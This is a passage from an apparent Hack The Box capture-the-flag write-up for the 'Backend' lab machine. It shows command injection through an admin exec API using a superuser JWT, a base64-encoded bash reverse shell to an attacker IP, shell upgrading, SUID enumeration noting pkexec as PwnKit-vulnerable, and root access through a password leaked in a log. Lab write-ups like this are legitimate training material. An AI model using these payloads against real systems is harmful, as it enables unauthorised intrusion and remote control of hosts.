drwxrwxr-x 1 htb htb 218 Apr 10 2022 app
-rw-r--r-- 1 htb htb 1193 May 25 03:33 auth.log<SNIP>
3. ▷ curl -s -X GET 'http://backend.htb/api/v1/admin/exec/cat%20auth.log' -H 'accept: application/json'  -H 'Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjoxNzE3Mjc5MzU2LCJpYXQiOjE3MTY1ODgxNTYsInN1YiI6IjEiLCJpc
19zdXBlcnVzZXIiOnRydWUsImRlYnVnIjp0cnVlLCJndWlkIjoiMzZjMmU5NGEtNDI3MS00MjU5LTkzYmYtYzk2YWQ1OTQ4Mjg0In0.Geo2oAf9v17edwmmhDuVkTUKGUu
EetYaZ6YGkcKRChg' -H 'Content-Type: application/json'  | jq | sed 's/\"//g' | tr -d '{}[],' | sed '/^[[:space:]]*$/d' | sed 's/[
]\+/ /g' | sed 's/^ //g' | awk '{gsub(/\\n/,"\n")}1'
05/24/2024 11:23:24 - Login Success for admin@htb.local
05/24/2024 12:30:04 - Login Failure for Tr0ub4dor&3
05/24/2024 12:31:39 - Login Success for admin@htb.local
05/24/2024 13:17:40 - Login Success for foo@hotmail.com
4. I verified that it is infact working very well. I just can not get this bash one liner to get executed for some reason.
```



URL encoding did not work for me. It was not until I finally tried the payload without URL encoding it at all did it finally work for me.

```
1. ᵃᵇᵃ ¯(ツ)/¯
2. Here it goes again. I will try it one more time.
3. echo 'bash -i >& /dev/tcp/10.10.14.26/443 0>&1' | base64 -w 0; echo
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yNi80NDMgMD4mMQo=
4. WTFJH, I am a witness no URL encoding was necessary. LOL, just base64 encode it and that is all. I have been breaking my head
tring to figure out why it would not take. The only part you need to url encode is after echo%20 and then after base64%20-d. That
is the only URL encoding that was necessary. Of course you still need to base64 encode.
5.  ▷ curl -s -X GET
'http://backend.htb/api/v1/admin/exec/echo%20YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yNi80NDMgMD4mMQo=|base64%20-d|bash' -H
'accept: application/json'  -H 'Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjoxNzE3Mjc5MzU2LCJpYXQiOjE3MTY1ODgxNTYsInN1YiI6IjEiLCJpc
19zdXBlcnVzZXIiOnRydWUsImRlYnVnIjp0cnVlLCJndWlkIjoiMzZjMmU5NGEtNDI3MS00MjU5LTkzYmYtYzk2YWQ1OTQ4Mjg0In0.Geo2oAf9v17edwmmhDuVkTUKGUu
EetYaZ6YGkcKRChg' -H 'Content-Type: application/json'  | jq | sed 's/\"//g' | tr -d '{}[],' | sed '/^[[:space:]]*$/d' | sed 's/[
]\+/ /g' | sed 's/^ //g' | awk '{gsub(/\\n/,"\n")}1'
6. SUCCESS, I got a shell
```

Got initial foot-hold shell

33. Shell as `htb` & then upgrade the shell.

```
1. ▷ sudo nc -nlvp 443
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
Connection received on 10.129.227.148 45322
bash: cannot set terminal process group (670): Inappropriate ioctl for device
bash: no job control in this shell
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

htb@backend:~/uhc$ whoami
whoami
htb
2. Upgrade shell
================================================
htb@backend:~/uhc$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

htb@backend:~/uhc$ ^Z
[1]  + 1005524 suspended  sudo nc -nlvp 443
~ ▷ stty raw -echo; fg
[1]  + 1005524 continued  sudo nc -nlvp 443
                                          reset xterm
htb@backend:~/uhc$ export TERM=xterm-256color
htb@backend:~/uhc$ source /etc/skel/.bashrc
htb@backend:~/uhc$ stty rows 33 columns 159
htb@backend:~/uhc$ nano
htb@backend:~/uhc$ export SHELL=/bin/bash
htb@backend:~/uhc$ echo $SHELL
/bin/bash
htb@backend:~/uhc$ echo $TERM
xterm-256color
htb@backend:~/uhc$ tty
/dev/pts/0
================================================
```

Begin Enumeration


34. Begin enumeration as `htb`

```
1. htb@backend:~/uhc$ cat /etc/os-release
NAME="Ubuntu"
VERSION="20.04.4 LTS (Focal Fossa)"
2. htb@backend:~/uhc$ cat /home/htb/user.txt
ecd17a75343fad996461c766bdecd612
3. htb@backend:~/uhc$ sudo -l
[sudo] password for htb:
4. htb@backend:~/uhc$ find / -perm -4000 -user root 2>/dev/null
/usr/bin/fusermount
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/su
/usr/bin/mount
/usr/bin/umount
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/pkexec
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
5. htb@backend:~/uhc$ ls -la /usr/bin/pkexec
-rwsr-xr-x 1 root root 31032 Feb 21  2022 /usr/bin/pkexec
6. Vulnerable to `pwnkit` exploit
```

Irony

35. I thought that when I did an `ls -l` after getting the initial shell that the `auth.log` file seemed interesting. Then I saw that it was just logging our log ins. Well guess what `05/24/2024 12:30:04 - Login Failure for Tr0ub4dor&3`? The word `Tr0ub4dor&3` is the root password. When I saw this password I thought it was a hacker handle from a fake user like HTB will do sometimes. It did not occur to me that it was a password for some reason.

```
1. htb@backend:~/uhc$ su root
Password:
root@backend:/home/htb/uhc# whoami
root
root@backend:/home/htb/uhc# cat /root/root.txt
23f7e163851c98213ed215592f52da1b
```



PWNED